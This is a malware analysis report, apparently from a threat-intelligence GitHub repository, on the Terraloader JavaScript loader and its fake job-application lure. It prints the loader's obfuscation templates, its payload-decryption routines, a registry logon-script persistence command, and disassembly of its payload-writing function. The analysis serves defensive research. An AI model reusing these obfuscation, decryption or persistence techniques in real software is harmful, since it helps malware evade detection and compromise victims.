
Terraloader : Congrats, you have a new fake job !

github.com/StrangerealIntel/CyberThreatIntel/blob/master/Additional Analysis/Terraloader/2021-03-25/Analysis.md

StrangerealIntel



StrangerealIntel/
CyberThreatIntel

Analysis of malware and Cyber Threat Intel of APT and cybercriminals groups

2 Contributors

0 Issues

579 Stars

123 Forks

The present analysis focused on the differences between the last analysis and tweets, you can see it on the references.

- [2020-09-03] Analysis of improvement of the "Normal" version
- [2020-07-26] Code of "Killswitch" version
- [2020-07-21] Analysis of "Killswitch" version
- [2020-04-12] Analysis of improvement of the "Normal" version
- [2020-01-02] Analysis of "Normal" version

Obfuscation

The initial access rest an XSL file that content the obfuscated JS script. This use different templates of obfuscation that more in the objective to make FUD the payload that make the analysis difficult for the analyst due to this see quickly the redundancy of the operations performed. This only for performing the maximum of math operations for evading the detection, by example, calculations of mathematical operations in the part related to decryption for have the limit value, has no use but the functionality to prioritize other operations are as many actions that a detection engine must manage and used in this way.

Here, we can list the different template, the numbers of letters and numbers are included in a specific range but given the fact that this is distributed in the MAAS model, it may be on a higher range or operations to increase detection reduction:


```
// Obfuscation patterns used
var a;
var b;
a = [0-9]{1,3};
b = a [ + - / * ] [0-9]{1,3};

var a;
var b;
a = [a-z]{1,3};
[a or b]= [a or b] + [a-z]{1,6};
if ((a + b) == [a-z]{1,3}) {[a or b] = [0-9]{1,3}; }

var a;
var b;
a = [a-z]{1,3};
[a or b]= [a or b] + [a-z]{1,6};
if ( [a or b] == [a-z]{1,3}) {  [a or b] = [0-9]{1,3}; }
```

As previously explained, that easily to understand that the code that from a template, the attacker uses a variable understood by his script to add obfuscation to his script, I think that other existing variables to fill the payloads like the second layer, the DLL and the document read in order to avoid to corrupt the data of the payload.

```
// Before obfuscation process
var MatAr = [];
{obfuscate me}
MatAr[0] = 50;
MatAr[1] = 69;
[...]
MatAr[24] = 50;
MatAr[25] = 70;
{obfuscate me}
return MatAr;

// After obfuscation process
var MatAr = [];
var a;
var b;
a = 418;
b = a * 4;
MatAr[0] = 50;
MatAr[1] = 69;
[...]
MatAr[24] = 50;
MatAr[25] = 70;
var a;
var b;
a = 944;
b = a + 1;
if (b == 711) { b = 43; }
return MatAr;
```


Duplicate error or wanted obfuscation ?

The subject of the duplicated matrix for the decryption remains a mystery to determinate if it's voluntary for making more obfuscation, in a certain logic, the copy/paste of the same blocks of code and name of functions in the template add a lot of obfuscation to avoid detection of the AV engine.



Improvements

Compared to the "Killswitch" version, the "Normal" version uses the same process, decrypt the payload and run the second layer pushed in memory but compared at the "Killswitch" version that check the processor or/and network card or/and user account for identifier for see if it's the good victim. If good, the payloads will be correctly decrypted and can run. Hence the notion of killswitch and had to find the good parameters without knowing specific hardware informations for getting the payloads and C2 infrastructures.



Here the process execution of the "Normal" version, that's probably that the same ending for the "KillSwitch" version once the next decrypt round based on hardware information :

The main improvements of the last version are on the increasing the numbers of the ciphers used for the decryption process and the anti-debugger with exception states. For the rest, that's still when the matrix

used for the decryption of data is the same that the reference that a token is given for ensure that the decryption is finish and run the payloads.

```
var Mat1 = Initmatrix1();
    var Mat2 = Initmatrix2();
    var Token = 0;
    var s = "";
    var n = 0;
    var tmpArray = [];
    OpAr[0] = 74;
    OpAr[1] = 68;
    OpAr[2] = 77;
    OpAr[3] = 105;
    OpAr[4] = 115;
    OpAr[5] = 104;
    OpAr[6] = 110;
    OpAr[7] = 108;
    OpAr[8] = 80;
    OpAr[9] = 69;
    OpAr[10] = 109;
    OpAr[11] = 67;
    OpAr[12] = 120;
    OpAr[13] = 99;
    OpAr[14] = 71;
    OpAr[15] = 76;
    OpAr[16] = 68;
    OpAr[17] = 117;
    OpAr[18] = 79;
    OpAr[19] = 113;
    OpAr[20] = 119;
    OpAr[21] = 82;
    OpAr[22] = 109;
    OpAr[23] = 100;
    OpAr[24] = 75;
    OpAr[25] = 107;
    var id = 26;
    var i = 0;
    var result;
    do {
        s = (i + "");
        n = s.length;
        if (n === 1) {
            OpAr[id] = SwitchVal(i);
        } else {
            tmpArray = SplitVal(s);
            OpAr[id] = SwitchVal(tmpArray[0]);
            switch (n) {
                case 2:
                    OpAr[id + 1] = SwitchVal(tmpArray[1]);
                    break;
                case 3:
                    OpAr[id + 1] = SwitchVal(tmpArray[1]);
                    OpAr[id + 2] = SwitchVal(tmpArray[2]);
                    break;
                case 4:
                    OpAr[id + 1] = SwitchVal(tmpArray[1]);
                    OpAr[id + 2] = SwitchVal(tmpArray[2]);
                    OpAr[id + 3] = SwitchVal(tmpArray[3]);
                    break;
                case 5:
                    OpAr[id + 1] = SwitchVal(tmpArray[1]);
                    OpAr[id + 2] = SwitchVal(tmpArray[2]);
                    OpAr[id + 3] = SwitchVal(tmpArray[3]);
                    OpAr[id + 4] = SwitchVal(tmpArray[4]);
                    break;
            }
        }
        result = Decrypt(Mat2, OpAr, n + id);
        if (CompareLengthObjects(result, Mat1) === true) {
            Token = 474;
        }
        i = i + 1;
    } while (Token === 0);
```

As a result, the management of data alignment to add additional steps to reorder the data in the array indexes.

```
function InitBase(Arg) {
    if (Arg) {
        var lim = Arg.length;
        var r = [];
        var j = 0;
        var i = 0;
        var lock = -1;
        var o;
        var index = 0;
        var t = [];
        t = SplitVal(Arg);
        if (t) {
            do {
                o = FillAr(RefBase, t[index]);
                if (o !== -1) {
                    if (lock < 0) { lock = o; }
                    else {
                        lock = lock + o * 91;
                        j = j | lock << i;
                        if ((lock & 8191) > 88) { i = i + 13; }
                        else { i = i + 14; }
                        do {
                            PushElement(r, j & 255);
                            j = j >> 8;
                            i = i - 8;
                        } while (i > 7);
                        lock = -1;
                    }
                }
                index = index + 1;
            } while (index < lim);
            if (lock > -1) {
                PushElement(r, (j | lock << i) & 255);
            }
            return (r);
        }
    }
}
```

Note : by the fact that the size of the reference matrix to the two others matrices is often the same, so there is a good chance that the offset is fixed (near 29), only the key varies accordingly.

Dump the payloads

Once the key and the offset obtained, we can extract the data once, the decryption phase performed, the data returned are in hexadecimal. The following function gives the result converted to ASCII, useful for obtaining the following script layers:


```
function InitDecrypt(Arg1, Arg2, Arg3) {

    var tmp = InitBase(Arg1);
    // Decrypt the data
    var r = Decrypt(tmp, Arg2, Arg3);
    // Data are in raw mod (hex)
        console.log("r = "+r)
    // Here the program convert the data to char and join all the data
    return JoinTab(r);
}
```

The data returned in hexadecimal can directly be saved in a binary file, useful for extracting the DLL and the lure document :

```
[io.file]::WriteAllBytes($SavePath,$Data)
```

Second loader and lure

This drops TerraStealer and the lure for a fake employement.



APPLICATION FOR EMPLOYMENT

APPLICANTS MAY BE REQUIRED TO DO A DRUGS SCREEN BEFORE AND DURING EMPLOYMENT

PLEASE COMPLETE PAGES 1-5. DATE ______________________

Name ____
Last First Middle

Present address ______________________________________
Number Street City State Zip

How long ______________ Social Security No. ______ – _____ – ________

Telephone (___) ___________

If under 18, please list age _______________

Position applied for (1) _______________
and salary desired (2) _______________
(Be specific)

Days/hours available to work
No Pref ______ Thur ______
Mon ______ Fri ______
Tue ______ Sat ______
Wed ______ Sun ______


How many hours can you work weekly? _______________ Can you work nights? _______________

Employment desired ☐FULL-TIME ONLY ☐PART-TIME ONLY ☐FULL- OR PART-TIME

When available for work? __________

TYPE OF SCHOOL	NAME OF SCHOOL	LOCATION (Complete mailing address, if possible)	NUMBER OF YEARS COMPLETED	MAJOR & DEGREE
High School				


Like the last time analysed, we see can note that still the same structure for the dropper but renamed.



Strangely, even if the verification shows later in the process that this is not a victim that's focus the threat actor and that there isn't ability to delete the js terraloader scripts as an anti-forensic or the persistence method which confirms that these are all solutions on demand and not as pack otherwise the same logic would be applied everywhere.

```
// Persistence by login/logoff helper in regisry for load as script to
launch when the session is open after the user have validate the logon
Key: HKEY_CURRENT_USER\Environment
Name: UserInitMprLogonScript
Value: cscripT /B /e:jsCript "%APPDATA%\Microsoft\7AF60BCC.txt"
```

This writes the next payloads of killswitch version of Terraloader in the disk, remove the dll (with a fake ocx extension) and launches it in calling the msxsl present in the compromised system.



```
1515: WritePayload (signed int arg_484h_2, int32_t arg_474h, signed int arg_48ch, uint32_t arg_47...
; var int32_t var_10h_3 @ esp+0x14
; var int32_t var_14h_3 @ esp+0x1c
; var LPVOID var_18h_2 @ esp+0x20
; var HANDLE var_14h_2 @ esp+0x24
; var int32_t var_10h_2 @ esp+0x28
; var int32_t var_10h @ esp+0x2c
; var int32_t var_14h @ esp+0x30
; var LPDWORD lpNumberOfBytesWritten @ esp+0x34
; var int32_t var_24h_2 @ esp+0x38
; var int32_t var_18h @ esp+0x3c
; var int32_t var_1ch @ esp+0x40
; var uint32_t var_20h @ esp+0x44
; var int32_t var_24h @ esp+0x48
; var int32_t var_38h_2 @ esp+0x54
; var int32_t var_3eh_2 @ esp+0x5a
; var int32_t var_28h @ esp+0x5c
; var int32_t var_3ah @ esp+0x5e
; var int32_t var_3eh @ esp+0x62
; var int32_t var_4ch_2 @ esp+0x64
; var int32_t var_42h @ esp+0x66
; var int32_t var_48h @ esp+0x6c
; var int32_t var_4ch @ esp+0x70
; var int32_t var_50h @ esp+0x74
; var int32_t var_54h @ esp+0x78
; var int32_t var_56h @ esp+0x7a
; var int32_t var_58h @ esp+0x7c
; var int32_t var_5ch @ esp+0x80
; var int32_t var_60h @ esp+0x84
; var int32_t var_64h @ esp+0x88
; var int32_t var_68h @ esp+0x8c
; var int32_t var_6ch @ esp+0x90
; var int32_t var_478h @ esp+0x488
; var int32_t var_47ch @ esp+0x48c
; var signed int var_474h @ esp+0x490
; arg signed int arg_484h_2 @ esp+0x494
; arg int32_t arg_474h @ esp+0x498
; arg signed int arg_48ch @ esp+0x49c
; arg uint32_t arg_47ch @ esp+0x4a0
; arg int32_t arg_480h @ esp+0x4a4
; arg int32_t arg_4a0h @ esp+0x4ac
; arg int32_t arg_494h @ esp+0x4b0
; arg int32_t arg_484h @ esp+0x4b4
sub esp, 0x460
xor eax, eax
push ebp
mov ebp, dword [arg_484h]
lea eax, [ebp - 1]
cmp eax, 0x1f                    ; 31
ja case.0x1001bb13.1

movzx eax, byte [eax + 0x1001c0ec]
;-- switch
jmp dword [eax*4 + 0x1001c0e4]      ; switch table (4 cases) at 0x1001c0e4

;-- case 0:                          ; from 0x1001bb13
mov eax, 1
push ebx
push esi
push edi
cmp ebp, 8                          ; 8
jg 0x1001bb8c

;-- default:                         ; from 0x1001bb13
xor eax, eax
pop ebp
add esp, 0x460
ret

mov esi, eax
mov ecx, ebp
shl esi, cl
mov eax, ebp
lea ecx, [esi*4 + 0x36]
dec eax
je 0x1001bb63

mov esi, dword [var_18h]
mov eax, ebp
cdq
mov ecx, 0x36                       ; '6' ; 54
and edx, 7
lea ebx, [edx + eax]
mov edx, dword [arg_47ch]
sar ebx, 3
imul ebx, edx
add ebx, 3
and ebx, 0xfffffffc                 ; 4294967292

sub eax, 3
je 0x1001bb64

mov eax, dword [arg_47ch]
add eax, 7
cdq
and edx, 7
add eax, edx
sar eax, 3

mov edx, dword [arg_47ch]
sub eax, 4
jne 0x1001bb4e

mov eax, dword [arg_47ch]
inc eax
cdq
sub eax, edx
sar eax, 1
jmp 0x1001bb76

mov eax, edx
jmp 0x1001bb7d

mov eax, dword [var_18h]
jmp 0x1001bb7d

mov edx, dword [arg_47ch]

lea ebx, [eax + 3]
and ebx, 0xfffffffc                 ; 4294967292
jne 0x1001bbb1

mov ebx, 4
jmp 0x1001bbb1

mov eax, dword [arg_480h]
mov edi, ebx
imul edi, eax
mov ebp, 0x4d42                     ; 'BM'
mov dword [var_50h], eax
mov eax, 1
mov word [var_38h], bp
mov word [var_54h], ax
xor eax, eax
mov dword [var_1ch], eax
mov dword [var_20h], eax
mov dword [var_24h], eax
mov eax, dword [arg_474h]
lea ebp, [edi + ecx]
mov dword [var_42h], ecx
mov dword [var_3ah], ebp
xor ebp, ebp
mov dword [var_3eh], ebp
mov ebp, dword [arg_484h]
mov dword [var_48h], 0x28           ; '(' ; 40
mov dword [var_4ch], edx
mov word [var_56h], bp
mov dword [var_58h], 0
mov dword [var_5ch], edi
mov dword [var_60h], 0
mov dword [var_64h], 0
mov dword [var_68h], 0
mov dword [var_6ch], 0
test eax, eax
je 0x1001bc65

push 0
push 0x80                           ; 128
push 2                              ; 2
push 0                              ; LPSECURITY_ATTRIBUTES lpSecurityAttributes
push 1                              ; 1 ; DWORD dwShareMode
push 0xc0000000                     ; DWORD dwDesiredAccess
push eax                            ; LPCWSTR lpFileName
call dword [CreateFileW]            ; 0x10029354 ; HANDLE CreateFileW(LPCWSTR lpFileName, DWORD dw...
mov dword [var_14h_2], eax
cmp eax, 0xffffffff
jmp 0x1001bc76

push 1                              ; 1 ; int32_t arg_8h
push dword [var_3eh_2]              ; int32_t arg_4h
call fcn.1001ed10
mov dword [var_18h], eax
test eax, eax

je 0x1001c0ca

xor eax, eax
mov dword [var_14h], eax
lea eax, [var_38h_2]
push 0xe                            ; 14
push eax                            ; int32_t arg_10h
lea eax, [var_24h_2]
push eax                            ; LPCVOID lpNumberOfBytesWritten
call fcn.1001c110
add esp, 0xc
test eax, eax
je 0x1001c06f

xor ebp, ebp

push 0x28                           ; '(' ; 40
lea eax, [var_4ch_2]
push eax                            ; int32_t arg_10h
lea eax, [var_24h_2]
push eax                            ; LPCVOID lpNumberOfBytesWritten
call fcn.1001c110
add esp, 0xc
test eax, eax
je 0x1001c06f

cmp ebp, 1                          ; 1
je 0x1001bef4

cmp ebp, 4                          ; 4
je 0x1001bef4

cmp ebp, 8                          ; 8
je 0x1001bef4

mov esi, dword [arg_494h]
cmp esi, 0x18                       ; 24
je 0x1001bce6

cmp esi, 0x20                       ; 32
jne 0x1001bd20

test byte [arg_480h], 2
je 0x1001bd20

cmp dword [arg_47ch], ebx
jne 0x1001bd20

push edi
push dword [var_474h]               ; int32_t arg_10h
lea eax, [var_24h_2]
push eax                            ; LPCVOID lpNumberOfBytesWritten
call fcn.1001c110
add esp, 0xc
